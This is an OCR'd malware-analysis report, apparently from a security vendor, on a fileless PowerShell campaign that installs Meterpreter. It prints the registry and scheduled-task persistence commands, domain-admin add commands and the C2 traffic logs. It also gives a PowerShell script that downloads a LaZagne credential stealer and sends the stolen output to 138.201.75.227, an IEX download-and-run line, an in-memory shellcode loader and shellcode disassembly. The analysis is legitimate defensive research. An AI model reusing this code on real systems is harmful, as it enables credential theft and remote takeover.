


```
New-ItemProperty -Path HKLM:Software\Microsoft\Windows\CurrentVersion\Run\ -Name Updater -PropertyType String -Value 'C:\Users\Public\Documents\conf.vbs' -Force
schtasks /Create /RU system /SC ONLOGON /TN Updater /TR "powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\Updater.ps1" /F
schtasks /RUN /TN Updater
```

COMMAND & CONTROL

As mentioned before, the same PowerShell script (Updater.ps1) - which is also executed upon restart - includes a detailed protocol for contacting the server:

Register	/v2/?action=register&data=<base64>
Send Results	/v2/?action=saveResult&id=<registered key>&cmd=<Get Command Id>&res=<base64>
Get Command	/v2/?action=getCommand&id=<registered key>



```
1   200  HTTPS  www.telerik.com     /UpdateCheck.aspx?isBeta=False                     [illegible]  private
2   200  HTTP   138.201.75.227      /v2/?action=register&data=[illegible]...            2  no-stor...
3   200  HTTP   138.201.75.227      /v2/?action=getCommand&id=30                      15  no-stor...
4   200  HTTP   138.201.75.227      /v2/?action=saveResult&id=30&cmd=7&res=            2  no-stor...
5   200  HTTP   138.201.75.227      /v2/?action=getCommand&id=30                      84  no-stor...
6   200  HTTP   138.201.75.227      /v2/?action=saveResult&id=30&cmd=27&res=           2  no-stor...
7   200  HTTP   138.201.75.227      /v2/?action=getCommand&id=30                      56  no-stor...
8   200  HTTP   138.201.75.227      /v2/?action=saveResult&id=30&cmd=28&res=           2  no-stor...
9   200  HTTP   Tunnel to           shavar.services.mozilla.com:443                  764
10  200  HTTP   138.201.75.227      /v2/?action=getCommand&id=30                      88  no-stor...
11  200  HTTP   138.201.75.227      /v2/?action=saveResult&id=30&cmd=29&res=           2  no-stor...
12  200  HTTP   Tunnel to           safebrowsing.google.com:443                      741
13  200  HTTP   Tunnel to           safebrowsing-cache.google.com:443                741
14  200  HTTP   138.201.75.227      /v2/?action=getCommand&id=30                      16  no-stor...
15  200  HTTP   138.201.75.227      /v2/?action=saveResult&id=30&cmd=32&res=           2  no-stor...
16  200  HTTP   138.201.75.227      /v2/?action=getCommand&id=30                      24  no-stor...
17  200  HTTP   138.201.75.227      /v2/?action=saveResult&id=30&cmd=34&res=           2  no-stor...
18  200  HTTP   138.201.75.227      /v2/?action=getCommand&id=30                   8,717  no-stor...
19  200  HTTP   138.201.75.227      /v2/?action=saveResult&id=30&cmd=35&res=           2  no-stor...
20  200  HTTP   Tunnel to           138.201.75.227:4432                              339
21  200  HTTPS  138.201.75.227:4432 /[illegible]...                             958,521
```

The first register operation creates a key file in the Public/Documents directory which will persist the registered number across boots. This allows the attacker to automatically identify and track the victim.

The following table lists the typical commands sent before executing the next stage PowerShell shellcode (Meterpreter).

net user

net group "domain admins" iis_server_service /add /domain

net group /domain | findstr enterprise


net group "enterprise admins" iis_server_service /add /domain

net share

ipconfig /all

PowerShell command (more details below)

In the previously mentioned instances, the set of commands is much more limited and eventually delivers an executable. The PowerShell downloads a Python compiled executable based on the popular, open-source LaZagne application, which steals credentials from the user.



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
4...	200	HTTP	138.201.75.227	/v2/?action=register&dat...	6	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=getCommand...	15	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=saveResult&...	2	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=getCommand...	12	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=saveResult&...	2	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=getCommand...	24	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=saveResult&...	2	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=saveResult&...	2	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=saveResult&...	2	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=saveResult&...	2	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=saveResult&...	2	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=getCommand...	112	no-stor...	text/plain; ...	powers...	
4...	200	HTTP	138.201.75.227	/mo/la.ps1	1,254			powers...	
4...	200	HTTP	138.201.75.227	/mo/la.exe	5,937...		application/...	powers...	
4...	200	HTTP	138.201.75.227	/v2/?action=lazagne&id=...	2	no-stor...	text/plain; ...	powers...	

```
GET /mo/la.ps1 HTTP/1.1
Transport
    Host: 138.201.75.227
```


```
$keyPath = "C:\Users\Public\Documents\$($env:username).key"
if((Test-Path $keyPath) -eq $true){
        $key = Get-Content $keyPath
        if($key -match "^\d+$"){
                (New-Object System.Net.WebClient).DownloadFile("http://138.201.75.227/mo/la.exe", "c:\users\public\la.exe")
                if (Test-Path "c:\users\public\la.exe"){
                        c:\users\public\la.exe all > c:\users\public\la.txt
                        $ByteArray = [System.IO.File]::ReadAllBytes("c:\users\public\la.txt");
                        $Base64String = [System.Convert]::ToBase64String($ByteArray);
                        $prefix = "http://138.201.75.227/v2/?action=lazagne&id=$key"
                        $chunks = [math]::floor($Base64String.Length / 512)
                        if($chunks -eq 0){
                                (New-Object System.Net.WebClient).DownloadString("$prefix&last&res=$Base64String")
                        } else {
                                for($i=0; $i -le $chunks; ++$i){
                                        $httpResult=""
                                        if($i -eq $chunks){
                                                $chunk = $Base64String.Substring($i*512)
                                                $httpResult = (New-Object System.Net.WebClient).DownloadString("$prefix&chunk=last&res=$chunk")
                                        }else{
                                                $chunk = $Base64String.Substring($i*512,512)
                                                $httpResult = (New-Object System.Net.WebClient).DownloadString("$prefix&chunk=$i&res=$chunk")

                                        }
                                        if($httpResult -eq 'OK'){continue}
                                        --$i
                                }
                        }

                }
        }
}
```

Limited set of commands:

net user

Whoami
ipconfig /all
IEX (New-Object Net.WebClient).DownloadString("http://138.201.75.227/mo/la.ps1")

Investigating the server further, we found many open ports. Additional observation on the server led us to identify the following structures:



http://138.201.75.227:80/v2/

Directory Stucture	Responce Code	Responce Size
	302	220
v2	???	???
app	200	629
Controller	200	740
AgentController.php	200	377
CmdController.php	200	375
IndexController.php	200	377
LazagneController.php	200	379
ResultController.php	200	378
Model	200	544
Util	200	448

We also found and downloaded a set of malicious files, some of them well-known and used for Mimikatz attacks, others are PowerShell exploitations and User Account Control (UAC) exploitations.

SERVER SHUTDWON FOLLOWING INTERACTION WITH THE THREAT ACTOR


In the course of our research the attacker briefly interacted with us. It was clear that a person from the other side was waiting to connect on his Meterpreter session.

During the brief interaction, our researchers tried to identify the actor. The attackers immediately blocked the connection and later shut down the C2 server entirely, thereby losing their foothold in the systems of victims connected to that communication server.

POWERSHELL METERPRETER


Back to our fileless attack, the last command delivered back to the PowerShell process is of course encrypted. We discovered that the decrypted script has many similarities to samples identified by Kaspersky on their blog in early February. According to Kaspersky this threat infected more than 140 enterprises, banks and government organizations around the world.

After several decryption stages, we received the command:



```
powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAc
```

After more decryption, we identified the following script that injects Meterpreter directly to memory and then executes a new thread pointing to the shellcode:




```
function oeIl1 {
    Param ($mAJdu, $aXZDCfTR_3HN)
    $aZF = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $aZF.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($aZF.GetMethod('GetModuleHandle')).Invoke($null, @($mAJdu)))), $aXZDCfTR_3HN))
}

function xIKlrYDK {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $cHm,
        [Parameter(Position = 1)] [Type] $paRbvFbm = [Void]
    )

    $ydhJFky = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Cl
    $ydhJFky.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $cHm).SetImplementationFlags('Runtime, Managed')
    $ydhJFky.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $paRbvFbm, $cHm).SetImplementationFlags('Runtime, Managed')

    return $ydhJFky.CreateType()
}

[Byte[]]$eyePacDFNTe = [System.Convert]::FromBase64String("/OiCAAAA[illegible]

$dmxlSgm = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oeIl1 kernel32.dll VirtualAlloc), (xIKlrYDK @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $eyePacDFNTe.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($eyePacDFNTe, 0, $dmxlSgm, $eyePacDFNTe.length)

$aWFYhFRI9 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oeIl1 kernel32.dll CreateThread), (xIKlrYDK @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$dmxlSgm,[IntPtr]::Zero,0,[IntP
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oeIl1 kernel32.dll WaitForSingleObject), (xIKlrYDK @([IntPtr], [Int32]))).Invoke($aWFYhFRI9,0xffffffff) | Out-Null
```

[Full script at http://pastebin.com/hdikfzhV]

SHELLCODE

The shellcode has two stages; the first one is responsible for reading the next stage directly from the Internet.

Shellcode Stage 1:




```
]:27D0009F                  push    ebx
]:27D000A0                  push    ebx
]:27D000A1                  push    ebx
]:27D000A2                  push    0A779563Ah      ; Wininet!InternetOpenA()
]:27D000A7                  call    ebp
]:27D000A9                  push    ebx
]:27D000AA                  push    ebx
]:27D000AB                  push    3
]:27D000AD                  push    ebx
]:27D000AE                  push    ebx
]:27D000AF                  push    1150h
]:27D000B4                  call    sub_27D00185
]:27D000B4 sub_27D00088     endp
]:27D000B4
]:27D000B4 ; ---------------------------------------------------------------------------
]:27D000B9 a86sdj9iv49w3cb db '/86SDJ9iV49W3CbYI78i2VApp0zAqbi0BCLKwYM3FFGqH1x_mXIFkMPEJjJIIrnc8'
]:27D000B9                  db '8OmbBOL',0
]:27D00102
]:27D00102 ; =============== S U B R O U T I N E =======================================
]:27D00102
]:27D00102
]:27D00102 sub_27D00102     proc near               ; CODE XREF: sub_27D00185+1↓p
]:27D00102                  push    eax
]:27D00103                  push    0C69F8957h
]:27D00108                  call    ebp             ; wininet!InternetConnectA(138.201.75.227,4432)
]:27D0010A                  mov     esi, eax
]:27D0010C                  push    ebx
]:27D0010D                  push    84E03200h
]:27D00112                  push    ebx
]:27D00113                  push    ebx
]:27D00114                  push    ebx
]:27D00115                  push    edi
]:27D00116                  push    ebx
]:27D00117                  push    esi
]:27D00118                  push    3B2E55EBh
]:27D0011D                  call    ebp             ; Wininet!HttpOpenRequestA(ConnectionHandle,$a86sdj9iv49w3cb)
]:27D0011F                  xchg    eax, esi
]:27D00120                  push    0Ah
```

The core functions used during this shellcode are:


1	Kernel32!LoadLibraryA
2	Wininet!InternetOpenA
3	Wininet!InternetConnectA (138.201.75.227,4432)
4	Wininet!HttpOpenRequestA(ConnectionHandle,Secret embedded inside the shellcode,…)
5	Wininet!InternetSetOptionA
6	Wininet!HttpSendRequestA
7	Kernel32!VirtualAlloc
8	Wininet!InternetReadFile

Shellcode Stage 2:

The second stage is the Meterpreter, delivered directly in-memory from 138.201.75.227:4432 (using InternetReadFile function). The shellcode starts from the MZ file header, is directly executed within the header and later modified to a normal MZ.



```
                          assume es:nothing, ss:nothing, ds:nothing
4D                        dec     ebp
5A                        pop     edx
E8 00 00 00 00            call    $+5
5B                        pop     ebx
52                        push    edx
45                        inc     ebp
55                        push    ebp
89 E5                     mov     ebp, esp
81 C3 [illegible] 17 00 00         add     ebx, [illegible]
FF D3                     call    ebx           ; [illegible]
81 C3 [illegible]         add     ebx, [illegible]
89 3B                     mov     [ebx], edi
53                        push    ebx
```

